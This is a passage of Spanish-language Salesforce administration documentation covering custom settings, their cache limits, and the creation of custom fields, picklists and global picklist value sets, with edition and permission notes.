     - Pública: La configuración personalizada está disponible mediante el WSDL de empresa como cualquier objeto personalizado. Puede incluir en paquetes configuraciones personalizadas definidas como públicas. Las organizaciones suscriptoras pueden editar los valores, así como acceder a ellos mediante Apex y la API, independientemente del tipo de paquete (gestionado o no gestionado).

     Importante: Después de guardar una configuración personalizada, no puede cambiar este valor.

4. Introduzca una descripción opcional de la configuración personalizada. Una descripción útil le ayudará a recordar las diferencias entre sus configuraciones personalizadas cuando las visualice en una lista.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**.

Los paquetes no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar configuraciones personalizadas:
- "Personalizar aplicación"

Nota: En los paquetes sólo se incluyen las definiciones de configuraciones personalizadas, no los datos. Si necesita incluir los datos, deberá cumplimentar la configuración personalizada mediante una secuencia de comandos de Apex estándar o la API ejecutada por la organización suscriptora después de instalar el paquete.

Después de crear una configuración personalizada, también debe agregar campos a la configuración personalizada.

CONSULTE TAMBIÉN

Agregar campos de configuración personalizada

Agregar datos de configuración personalizada

## Visualizar configuraciones personalizadas

Después de crear una configuración personalizada, puede visualizar sus detalles, gestionarla y agregarle campos.

En Configuración, introduzca *Configuración personalizada* en el cuadro Búsqueda rápida, seleccione **Configuración personalizada** y a continuación haga clic en el nombre de la configuración personalizada que desea ver. Mientras ve una configuración personalizada, puede:

- Haga clic en **Modificar** para realizar cambios en una configuración personalizada.
- Haga clic en **Eliminar** para eliminar una configuración personalizada.

  Nota: El icono indica que la configuración personalizada está en un paquete gestionado instalado. No puede modificar o eliminar una configuración personalizada instalada desde un paquete gestionado.

- Haga clic en **Gestionar** para agregar datos en una configuración personalizada.

Además, haga clic en **Nuevo** para agregar campos a la configuración personalizada.

CONSULTE TAMBIÉN

Definir configuración personalizada

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**.

Los paquetes no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar configuraciones personalizadas:

- "Personalizar aplicación"

# Agregar campos de configuración personalizada

Después de definir configuraciones personalizadas, agrégales campos. Los campos personalizados contienen los datos, utilizados por la configuración personalizada.

1. Desde Configuración, introduzca *Configuración personalizada* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración personalizada**.
2. Haga clic en la configuración personalizada a la que quiera agregar campos. (Si acaba de crear la configuración personalizada, aparece la página Detalles de configuración personalizada.)
3. Haga clic en **Nuevo**.
4. Seleccione un tipo de campo y haga clic en **Siguiente**.

   Nota: El tamaño del registro se basa en el tamaño de campo máximo de cada tipo de campo y no en el almacenamiento real usado en cada campo. Al agregar campos a una definición de configuración personalizada, utilice el tipo apropiado y especifique una longitud que no supere lo necesario para sus datos. Esta acción le ayuda a evitar alcanzar el límite de datos en la memoria caché. Por ejemplo, si crea un número de seguridad social de EE.UU., seleccione el tipo de datos Texto y especifique una longitud de 9. Si en su lugar ha seleccionado un tipo de datos Área de texto, el campo agregará 255 caracteres al recuento del uso para cada registro, independientemente del número de caracteres introducidos.

5. Introduzca los detalles para el campo.
6. Confirme la información y luego haga clic en **Guardar** o **Guardar y nuevo**.

Después de agregar los campos, deberá agregar datos y, en el caso de configuraciones personalizadas de jerarquía, especificar el nivel de acceso.

CONSULTE TAMBIÉN

Agregar datos de configuración personalizada

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**.

Los paquetes no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar configuraciones personalizadas:

- "Personalizar aplicación"

# Gestionar datos de configuración personalizada

Después de definir la configuración personalizada y agregar campos, cumplimente los campos:

1. Desde Configuración, introduzca *Configuración personalizada* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración personalizada**.
2. Haga clic en **Gestionar** junto a una configuración personalizada o desde la página de detalles de una configuración personalizada.
3. Introduzca valores para la configuración personalizada o cámbielos.
   - Si está gestionando una configuración de lista:
     - Haga clic en **Nuevo** para agregar datos a los campos.
     - Haga clic en **Modificar** junto al nombre de un conjunto de datos existente para cambiar el nombre del conjunto de datos o cambiar los datos.
     - Haga clic en **Eliminar** junto al nombre de un conjunto de datos existente para eliminar el conjunto de datos.
   - Si está gestionando una configuración de jerarquía, decida en qué parte de la jerarquía de permisos desea agregar los datos predeterminados (organización, perfil o usuario).

     Para añadir datos predeterminados a nivel de organización, haga clic en **Nuevo** en la sección Valor de nivel de organización predeterminado. Si ya se han definido datos para la organización, sólo podrá modificarlos o eliminarlos.

     Para añadir datos predeterminados a nivel de perfil o de usuario, haga clic en **Nuevo** en la sección inferior de la página, junto a Configurar propietario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**.

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar configuraciones personalizadas:
- "Personalizar aplicación"

Después de definir datos, puede:

- Haga clic en **Modificar** en la sección Valor de nivel de organización predeterminado para cambiar el conjunto de datos predeterminado a nivel de organización o en **Eliminar** para eliminarlo (esto sólo es aplicable para configuraciones personalizadas de jerarquía).
- Haga clic en **Ver** junto al nombre de un conjunto de datos existente para ver los datos (esto sólo es aplicable para configuraciones personalizadas de jerarquía).
- Haga clic en **Modificar** junto al nombre de un conjunto de datos existente para cambiar el nombre del conjunto de datos o cambiar los datos.
- Haga clic en **Eliminar** junto al nombre de un conjunto de datos existente para eliminar el conjunto de datos.

CONSULTE TAMBIÉN

Consideraciones y límites de configuraciones personalizadas

Agregar datos de configuración personalizada

## Agregar datos de configuración personalizada

Después de definir su configuración personalizada y agregar campos, deberá cumplimentar los campos con datos.

Puede definir uno o más grupos de datos. En el caso de configuraciones personalizadas de lista, cada conjunto de datos recibe un nombre y se puede acceder a él con ese nombre mediante Apex, campos de fórmula, etc.

En el caso de configuraciones personalizadas de jerarquía, se accede a los datos según el nivel de acceso (usuario, perfil u organización). El nivel más bajo se utiliza en primer lugar, lo que significa que si ha definido un conjunto de datos a nivel de usuario, a menos que se especifique lo contrario en su aplicación, se utilizarán esos datos. Por ejemplo, puede que desee especificar números de contacto diferentes para su aplicación: uno para el usuario general y otro que sólo se muestre a los administradores del sistema.

Para agregar datos a campos de configuración personalizada:

1. Desde Configuración, introduzca *Configuración personalizada* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración personalizada** y haga clic en **Gestionar** junto a una configuración personalizada. También puede hacer clic en **Gestionar** desde la página de detalles de una configuración personalizada.
2. Haga clic en **Nuevo** o **Modificar** junto a un conjunto de datos existente.
3. Agregue o cambie datos.

   Para las configuraciones personalizadas que sean listas:

   a. Especifique o cambie el nombre del conjunto de datos. Este nombre se utiliza en Apex, campos de fórmula, etc.

   b. Introduzca o cambie datos de todos los campos.

   c. Haga clic en **Guardar**.

   Para las configuraciones personalizadas que sean jerarquías:

   a. En el caso de los valores predeterminados a nivel de organización, introduzca o cambie los datos de los campos. La ubicación predeterminada de la organización se cumplimenta automáticamente.

   b. En el caso de valores de nivel de perfil o de usuario, seleccione Perfil o Usuario desde la lista de selección Ubicación. Introduzca el nombre de perfil o usuario o utilice el cuadro de diálogo de búsqueda. A continuación, introduzca o cambie los datos para los campos.

   c. Haga clic en **Guardar**.

   Nota: En el caso de una configuración personalizada de jerarquía, solo puede agregar un registro para un perfil o usuario. La adición de dos registros para el mismo perfil o usuario genera un error.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**.

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar configuraciones personalizadas:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Gestionar datos de configuración personalizada

Agregar campos de configuración personalizada

## Visualizar datos de configuración personalizada

Después de añadir campos y añadir datos a esos campos, podrá visualizar los datos.

1. Desde Configuración, introduzca *Configuración personalizada* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración personalizada** y haga clic en **Gestionar** junto a una configuración personalizada que ya está definida. También puede hacer clic en **Gestionar** desde la página de detalles de una configuración personalizada.
2. Haga clic en **Ver** junto al conjunto de datos que desee visualizar (esto sólo es aplicable para configuraciones personalizadas de jerarquía).

CONSULTE TAMBIÉN

Agregar campos de configuración personalizada

Agregar datos de configuración personalizada

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**.

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar configuraciones personalizadas:

- "Personalizar aplicación"

## Consideraciones y límites de configuraciones personalizadas

Al trabajar con configuraciones personalizadas, tenga en cuenta las siguientes consideraciones y límites en la cantidad de datos en la memoria caché.

- La cantidad total de datos en la memoria caché permitidos para su organización es el **menor** de estos dos valores:
  - 10 MB
  - 1 MB multiplicado por el número de licencias de usuario completas en su organización

  Por ejemplo, si su organización tiene tres licencias completas, dispondrá de 3 MB de almacenamiento de configuración personalizada. Si su organización tiene 20 licencias completas, dispondrá de 10 MB de almacenamiento.

  Cada paquete gestionado certificado obtiene su límite separado además del límite de su organización. Por ejemplo, supongamos que su organización tiene dos paquetes gestionados certificados instalados y su organización tiene tres licencias completas. Cada paquete gestionado certificado puede tener 3 MB de almacenamiento de configuración personalizada, además del límite de almacenamiento de configuración personalizada de 3 MB de su organización.
- Puede agregar hasta 300 campos por configuración personalizada, salvo que su límite de campos para objetos personalizados sea inferior a 300. Si su límite de campos para objetos personalizados es inferior a 300, su límite de campos para configuraciones personalizadas es igual a su límite de campos para objetos personalizados.
- No puede compartir un objeto o registro de la configuración personalizada.
- No hay ningún propietario asignado cuando se crea una configuración personalizada, así que no se puede cambiar el propietario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**.

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar configuraciones personalizadas:

- "Personalizar aplicación"

- Las configuraciones personalizadas son un tipo de objeto personalizado. Cada configuración personalizada cuenta en el total de objetos personalizados disponibles para su organización.
- El acceso a una configuración personalizada recuperada en un campo de fórmula genera un error si el usuario no dispone del permiso "Personalizar aplicación". Para evitar este error, reimplemente esta configuración personalizada en la organización. De manera alternativa, elimine esta configuración personalizada, vuelva a crearla con el mismo nombre y los mismos datos y luego elimine y vuelva a crear todos los campos de fórmula que utilizan esta configuración.
- Si una fórmula de objetos cruzados hace referencia a un campo de divisa desde una configuración personalizada, este valor de campo no se convierte a la divisa del registro que contiene la fórmula. El resultado de la fórmula puede ser impreciso su la divisa del campo de la configuración personalizada y la divisa del registro son diferentes.

Para ver la cantidad de datos de configuración personalizada que su organización está utilizando, desde Configuración, introduzca *Configuración personalizada* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración personalizada**. Para cada configuración personalizada, esta página incluye el tamaño de un registro, el número de registros creados y el tamaño total utilizado para cada configuración personalizada.

El tamaño del registro se basa en el tamaño de campo máximo de cada tipo de campo y no en el almacenamiento real usado en cada campo. Al agregar campos a una definición de configuración personalizada, utilice el tipo apropiado y especifique una longitud que no supere lo necesario para sus datos. Esta acción le ayuda a evitar alcanzar el límite de datos en la memoria caché. Por ejemplo, si crea un número de seguridad social de EE.UU., seleccione el tipo de datos Texto y especifique una longitud de 9. Si en su lugar ha seleccionado un tipo de datos Área de texto, el campo agregará 255 caracteres al recuento del uso para cada registro, independientemente del número de caracteres introducidos.

CONSULTE TAMBIÉN

Configuración personalizada

# Trabajo con campos personalizados

## Personalizar campos

Personalice campos estándar y personalizados para ajustar su organización a sus propios requisitos exclusivos.

Tiene diferentes opciones:

- Modificar algunos aspectos de campos estándar
- Cambiar o agregar valores a campos de lista de selección estándar y personalizados
- Definir reglas de dependencia entre campos
- Crear campos personalizados para capturar información adicional
- Crear campos de fórmula que calculen automáticamente los valores en función del contenido de otros campos
- Definir valores predeterminados de campos personalizados
- Definir reglas de validación para sus campos
- Hacer que un campo sea obligatorio
- Configurar campos para realizar el seguimiento de los cambios, incluidos la fecha, la hora, la naturaleza del cambio y el autor de éste.
- Crear formatos de página para controlar la presentación de los campos
- Configurar la seguridad a nivel de campo para controlar el acceso a los campos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Los campos estándar y formatos de página no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

- Crear o modificar conjuntos de campos

## Personalizar campos estándar

Puede personalizar varios aspectos de los campos estándar, como los valores de las listas de selección, el formato de los campos de numeración automática, el seguimiento del historial de campos, los filtros de búsqueda en campos de relación y la ayuda a nivel de campo.

Consejo: No puede eliminar campos estándar, pero puede retirarlos de sus formatos de página.

1. Desplácese hasta la página de campos del objeto.
2. Haga clic en la etiqueta de campo.
3. Para agregar texto de ayuda personalizado, haga clic en **Modificar**.
4. En la página de información del campo, puede establecer la seguridad a nivel de campo, ver la configuración de accesibilidad y configurar reglas de validación dependiendo de su edición.

   También puede realizar más tareas, dependiendo del tipo de campo. Por ejemplo, si el campo es una lista de selección, puede agregar, eliminar y reordenar sus valores y establecer dependencias. No puede aumentar la longitud de campo de un campo estándar. Si necesita un área de texto mayor, considere la creación de un campo personalizado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para cambiar los campos estándar:
- "Personalizar aplicación"

**Más allá de los conceptos básicos**

¿Qué significa la casilla de verificación `Indexado` en un campo y cómo llegó allí?

Si un campo está indexado, puede utilizar la búsqueda de la barra lateral o la búsqueda avanzada para encontrar valores en el campo. Tener un campo indexado también puede acelerar otras operaciones en el campo, como la creación de informes. Consulte esta publicación de blog para conocer más detalles: Conocer los índices de campos de Salesforce para obtener informes, vistas de lista y SOQL con rapidez.

CONSULTE TAMBIÉN

Campos personalizados
Agregar o modificar valores de listas de selección
Cambiar las etiquetas Objeto, Ficha y Campo
Información general sobre ayuda a nivel de campo
Filtros de búsqueda

## Modificar los campos de numeración automática estándar

Los únicos identificadores para soluciones, casos y contratos son los campos de numeración automática. Cuando se crea, a cada registro se le asigna un número exclusivo con un formato concreto. No es posible modificar el formato y la numeración de estos campos automáticos.

1. Desde la configuración de gestión para el objeto cuyo campo desea modificar, vaya al área de campos.
2. Haga clic en **Modificar** junto al nombre del campo.
3. Introduzca un `Formato de presentación` para controlar detalles de formato como el número mínimo de ceros a la izquierda y los prefijos o sufijos del número.

   Los cambios de formato no afectan a los registros existentes, sino que solamente se aplican a los registros nuevos.
4. Introduzca el número que se va asignar al siguiente registro que se cree tras haber guardado los cambios.
5. Haga clic en **Guardar**.

PRECAUCIÓN: Salesforce mostrará una advertencia si el siguiente número que introduce no es superior a los números existentes. Sin embargo, puede que sea posible crear números duplicados si cambia el formato de numeración automática varias veces utilizando formatos similares cada vez.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar campos de autonumeración estándar:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Tipos de campos personalizados

# Campos personalizados

Para adaptar su organización, es posible agregar campos personalizados para cada una de las fichas que utiliza su organización.

Para conocer el número total de campos personalizados que pueden crearse, consulte *Límites de Salesforce*.

Nota: Cuando su organización está cerca del límite de 800 campos personalizados y elimina o crea campos, la creación de campos puede fallar. El proceso de eliminación física recupera y limpia campos teniéndolos en cuenta temporalmente en el límite. El proceso de eliminación se ejecuta solo cuando la cola está llena, por lo que puede tardar días o semanas en iniciarse. Mientras tanto, los campos eliminados se siguen teniendo en cuenta como parte del límite. Para solicitar la eliminación inmediata de campos, póngase en contacto con el servicio de asistencia de Salesforce.

Consulte los siguientes temas para obtener más información:

- Crear campos personalizados
- Modificar campos personalizados
- Gestionar campos para un objeto específico
- Eliminar campos
- Construir un campo de fórmula
- Crear un campo de lista de selección personalizado

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Las fichas no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

- Definir listas de selección dependientes
- Definir valores de campo predeterminados
- Opciones de campos personalizados adicionales
- Atributos de campos personalizados

# Creación y mejora de campos personalizados

## Crear campos personalizados

Capture sus datos comerciales exclusivos almacenándolos en campos personalizados. Cuando crea un campo personalizado, configure dónde desea que aparezca y opcionalmente controle la seguridad a nivel de campo.

¿Desea personalizar Salesforce para que capture todos sus datos comerciales? Este breve vídeo le guía por el método de creación de un campo de lista de selección personalizado, desde la selección del tipo de campo correcto hasta la aplicación de la seguridad a nivel de campo.

Antes de comenzar, determine el tipo de campo que desea crear.

**Nota:** Cuando su organización está cerca del límite de 800 campos personalizados y elimina o crea campos, la creación de campos puede fallar. El proceso de eliminación física recupera y limpia campos teniéndolos en cuenta temporalmente en el límite. El proceso de eliminación se ejecuta solo cuando la cola está llena, por lo que puede tardar días o semanas en iniciarse. Mientras tanto, los campos eliminados se siguen teniendo en cuenta como parte del límite. Para solicitar la eliminación inmediata de campos, póngase en contacto con el servicio de asistencia de Salesforce.

1. Desde la configuración de gestión para el objeto al que desea agregar un campo, vaya a Campos.

   Los campos de evento y tarea personalizados son accesibles desde la configuración de gestión de objetos para Actividades.

2. Haga clic en **Nuevo**.

   **Consejo:** En objetos personalizados, también puede definir dependencias de campos y seguimiento del historial de campos en esta sección.

3. Seleccione el tipo de campo y haga clic en **Siguiente**. Tenga en cuenta lo siguiente.
   - Algunos tipos de datos sólo están disponibles para ciertas configuraciones. Por ejemplo, la opción `Relación principal-detalle` sólo está disponible para objetos personalizados si el objeto personalizado no tiene aún una relación principal-detalle.
   - La configuración personalizada y los objetos personalizados sólo permiten un subconjunto de tipos de datos disponibles.
   - No puede agregar una lista de selección múltiple, un área de texto enriquecido o un campo personalizado de lista de selección dependiente a las divisiones de oportunidad.
   - Los campos de relación cuentan para los límites de campos personalizados.
   - La opción `Resumen` sólo está disponible en ciertos objetos.
   - Los tipos de campos corresponden a los tipos de datos de API.
   - Si su organización utiliza Cifrado de plataforma Escudo, asegúrese de comprender cómo cifrar campos personalizados utilizando la oferta de Cifrado de plataforma Escudo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Los campos personalizados no están disponibles en Actividades en **Group Edition**

Las configuraciones personalizadas no están disponibles en **Professional Edition**

Los formatos no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

4. Para campos de relaciones, asocie un objeto con el campo y haga clic en **Siguiente**.
5. Para los campos de relaciones de búsqueda indirecta, seleccione un campo de Id. externo y único en el objeto principal y luego haga clic en **Siguiente**. Los valores del campo principal se comparan con los valores del campo de relación de búsqueda indirecta secundario para determinar qué registros están relacionados entre sí.
6. Para basar un campo de lista de selección en un conjunto de valores de lista de selección global, seleccione el conjunto de valores para utilizar.
7. Introduzca un campo de etiqueta.

   Salesforce cumplimenta `Nombre de campo` utilizando la etiqueta de campo. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. Utilice el nombre del campo para campos de combinación en vínculos personalizados, Custom S-Control y al hacer referencia al campo desde la API.

   Consejo: Asegúrese de que el nombre de campo personalizado y la etiqueta son exclusivos para ese objeto.

   - Si un campo estándar y otro personalizado tienen nombres o etiquetas idénticos, el campo de combinación mostrará el valor del campo personalizado.
   - Si dos campos personalizados tiene nombres o etiquetas idénticos, el campo de combinación puede mostrar un valor inesperado.

   Si crea una etiqueta de campo denominada *`Correo electrónico`* y ya existe un campo estándar etiquetado `Correo electrónico`, es posible que el campo de combinación no pueda distinguir los campos. La adición de un carácter al nombre del campo personalizado lo hace único. Por ejemplo, *`Correo electrónico2`*.
8. Introduzca atributos de campos y seleccione la casilla de verificación adecuada para especificar si se debe cumplimentar el campo y qué sucede si se elimina el registro.
9. Para relaciones principal-detalle en objetos personalizados, si lo desea, seleccione **Permitir volver a relacionar** para permitir que un registro secundario de la relación principal-detalle vuelva a relacionarse con un registro principal diferente.
10. Para los campos de relaciones, también puede crear un filtro de búsqueda para limitar los resultados de búsqueda del campo. No disponible para objetos externos.
11. Haga clic en **Siguiente**.
12. En Enterprise Edition, Unlimited, Edition Performance Edition y Developer Edition, especifique la configuración del acceso de campo para cada perfil y haga clic en **Siguiente**.

| Nivel de acceso | Ajustes activados |
|---|---|
| Los usuarios podrán leer y modificar el campo. | **Visible** |
| Los usuarios podrán leer pero no modificar el campo. | **Visible** y **Sólo lectura** |
| Los usuarios no podrán leer ni modificar el campo. | Ninguno |

   Nota:

   - Cuando crea un campo personalizado, los perfiles del portal no podrán ver ni modificar el campo de manera predeterminada, salvo que este campo sea necesario para todos.
   - Los perfiles con el permiso "Ver datos cifrados" están indicados con un asterisco.
13. Elija los formatos de página que mostrará el campo modificable y haga clic en **Siguiente**.

| Campo | Ubicación en formato de página |
|---|---|
| Normal | Último campo en la primera sección de dos columnas. |
| Área de texto largo | Final de la primera sección de una columna. |
| Usuario | Parte inferior de la página de detalles de usuario. |
| Necesarios para todos | No se puede eliminar de los formatos de página ni configurar como solo lectura. |

**14.** De forma opcional, para campos de relaciones, cree una lista relacionada de registros asociados y añádala a formatos de página de ese objeto.

- Para modificar el nombre de la lista relacionada en los formatos de página, haga clic en **Etiqueta de lista relacionada** e introduzca el nuevo nombre.
- Para añadir la lista relacionada a formatos de página personalizada, seleccione `Adjuntar lista relacionada a las personalizaciones de cada usuario`.

**15.** Haga clic en **Guardar** para terminar o haga clic en **Guardar y nuevo** para crear más campos personalizados.

Nota: La creación de campos puede requerir cambiar un gran número de registros. Para procesar estos cambios de forma eficiente, su solicitud se podría poner en cola y podría recibir una notificación por correo electrónico cuando se haya completado el proceso.

CONSULTE TAMBIÉN

Relaciones de objetos externos
¿Qué campos puedo cifrar?
¿Cuál es la diferencia entre Cifrado clásico y Cifrado de plataforma Escudo?
Cifrar archivos y archivos adjuntos
Configuración de gestión de búsqueda de objetos
Asignar campos de candidatos personalizados para la conversión de datos
Especificar campos de filtro de búsqueda

## Crear un campo de lista de selección personalizado

Cree campos de lista de selección personalizado para permitir que sus usuarios seleccionen valores de listas que defina.

Vea una demostración: Campos personalizados: Listas de selección

Puede crear estos tipos de campos de lista de selección:

- Lista de selección local: Permite que los usuarios seleccionen un valor único desde una lista que defina. Esta lista de selección es única y tiene su propio conjunto de valores.
- Lista de selección compartida: Permite a los usuarios seleccionar un valor único desde un conjunto de valores de lista de selección global que define en Configuración. Todos los campos de lista de selección personalizados que utilizan un conjunto de valores global heredan sus valores y no pueden tener valores adicionales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

- Lista de selección múltiple: Permite a los usuarios seleccionar más de un valor de lista de selección en la lista que defina. Estos campos muestran cada valor separado por un punto y coma.

Nota: Los campos de lista de selección no están disponibles para objetos externos. No puede agregar una lista de selección múltiple, un área de texto enriquecido o un campo personalizado de lista de selección dependiente a las divisiones de oportunidad.

1. Vaya al área de campos del objeto para el que desea crear un campo de lista de selección.
2. En la lista relacionada de campos personalizados, haga clic en **Nuevo**.
3. Seleccione **Lista de selección** o **Lista de selección (selección múltiple)** y, a continuación, haga clic en **Siguiente**.
4. Introduzca una etiqueta para el campo de lista de selección.
5. Para utilizar los valores de una lista de selección global existente, seleccione **Utilizar conjunto de valores de lista de selección global**. Para utilizar los valores que crea específicamente para esta lista de selección, seleccione **Introduzca los valores de la lista de selección, cada uno de ellos separados por una nueva línea.**

   Consejo: Proporcione comentarios y sugerencias para listas de selección globales en el grupo Listas de selección personalizadas restringidas, globales en la comunidad Salesforce Success.

6. Si no utiliza un conjunto de valores de lista de selección global, introduzca los valores de la lista de selección.

   Ponga cada valor en una línea separada. Los valores pueden tener hasta 255 caracteres de longitud.

7. Opcionalmente, seleccione clasificar los valores alfabéticamente o utilice el primer valor de la lista como valor predeterminado o ambos. No puede cambiar estos ajustes más adelante en un campo de lista de selección existente.

   Si selecciona ambas opciones, Salesforce ordenará primero las entradas alfabéticamente y luego establecerá el primer valor de la ordenación alfabética como valor predeterminado.

   Nota: No asigne valores predeterminados a campos que sean obligatorios y exclusivos, ya que se pueden producir errores de exclusividad.Consulte Acerca de los valores de campo predeterminados en la página 4712.

8. Seleccione si restringir los valores de esta lista de selección a una lista aprobada por el administrador. La selección de **Restringir la lista de selección a los valores definidos en el conjunto de valores** evita que los usuarios carguen valores no aprobados a través de la API.
9. Si está creando una lista de selección múltiple, introduzca el número de valores que desea mostrar a la vez en las páginas de modificación. El número de valores determinará la altura del cuadro.
10. Introduzca una descripción o texto de ayuda si lo desea y, a continuación, haga clic en **Siguiente**.
11. Establezca la seguridad a nivel de campos para el campo de la lista de selección y, a continuación, haga clic en **Siguiente**.
12. Seleccione los formatos de página en los que incluir el campo de lista de selección.
13. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Crear campos personalizados

Agregar o modificar valores de listas de selección

Crear un conjunto de valores de lista de selección global

## Crear un conjunto de valores de lista de selección global

Utilice conjuntos de valores de lista de selección globales para compartir valores de listas de selección entre objetos y campos de lista de selección personalizados, así como para restringir las listas de selección a únicamente los valores que especifique.

Nota: Proporcione sus comentarios y sugerencias para listas de selección globales en el grupo Listas de selección personalizadas restringidas, globales en la comunidad Salesforce Success.

Una lista de selección personalizada está enlazada a un objeto en particular como un campo en el objeto. A diferencia de un campo de lista de selección personalizado, una lista de selección global existe independientemente como un *conjunto de valores de lista de selección global*. Sus valores se comparten con cualquier lista de selección que esté basada en ella.

Una lista de selección global es una lista de selección restringida por naturaleza. Solo un administrador de Salesforce puede agregar o modificar sus valores. Los usuarios no pueden agregar valores no aprobados, incluso a través de la API.

Nota: Puede tener hasta 500 listas de selección globales (o conjuntos de valores de lista de selección) en una organización. Este límite no se aplica a listas de selección personalizadas que utilizan conjuntos de valores de listas de selección globales. Cada conjunto de valores global puede incluir hasta 500 valores.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas las** ediciones

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

1. En Configuración, introduzca `Listas de selección` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjunto de valores de lista de selección**.
2. Junto a Conjuntos de valores globales, haga clic en **Nuevo**.
3. Introduzca una etiqueta para el conjunto de valores global. Este nombre aparece en Configuración y cuando los usuarios crean una lista de selección basada en este conjunto de valores global.
4. Para indicar a los usuarios para qué sirven estos valores, introduzca una descripción específica del conjunto de valores global. Este texto aparece en la página de lista Conjuntos de valores de lista de selección en Configuración.
5. Introduzca los valores, uno por línea.
6. Opcionalmente, seleccione clasificar los valores alfabéticamente o utilice el primer valor de la lista como valor predeterminado o ambos. No puede cambiar esta configuración con posterioridad.

   Si selecciona ambas opciones, Salesforce ordenará primero las entradas alfabéticamente y luego establecerá el primer valor de la ordenación alfabética como valor predeterminado.
7. Haga clic en **Guardar**.

Su conjunto de valores globales está listo para su uso en campos de lista de selección personalizados. Para reordenar los valores, haciendo clic en **Volver a ordenar**.

Para crear una lista de selección que utiliza un conjunto de valores de lista de selección global, consulte Crear un campo de lista de selección personalizado.

Para ver todos los campos donde se utiliza este conjunto de valores, consulte Se han utilizado los campos en la página de detalles de la lista de selección global.

### CONSULTE TAMBIÉN

Gestionar valores de lista de selección inactivos

Crear un campo de lista de selección personalizado

## Tipos de campos personalizados

Cuando tenga datos que no coincidan con ninguno de los campos estándar, el administrador podrá crear un campo personalizado para dichos datos. Por ejemplo, podría querer que hubiera un campo `Segundo nombre` para los contactos.

El primer paso para crear un campo personalizado es seleccionar un tipo de campo. A continuación, se ofrece una descripción de los tipos de campos personalizados:

| Tipo | Descripción |
|---|---|
| **Numeración automática** | Asigna automáticamente un número exclusivo a cada uno de los registros. La longitud máxima de cualquier campo de numeración automática es de 30 caracteres, 20 de los cuales se reservan para el texto de prefijo o sufijo. No disponible para objetos externos. |
| **Casilla** | Permite a los usuarios activar una casilla, que señala una característica verdadera o falsa de un registro. Si utiliza un campo de casilla de verificación para un filtro de informe o de vista de lista, utilice "Verdadero" para los valores seleccionados y "Falso" para los que no lo están. El Asistente de importación de datos y la herramienta de exportación semanal utilizan "1" para los valores seleccionados y "0" para los valores no seleccionados. |
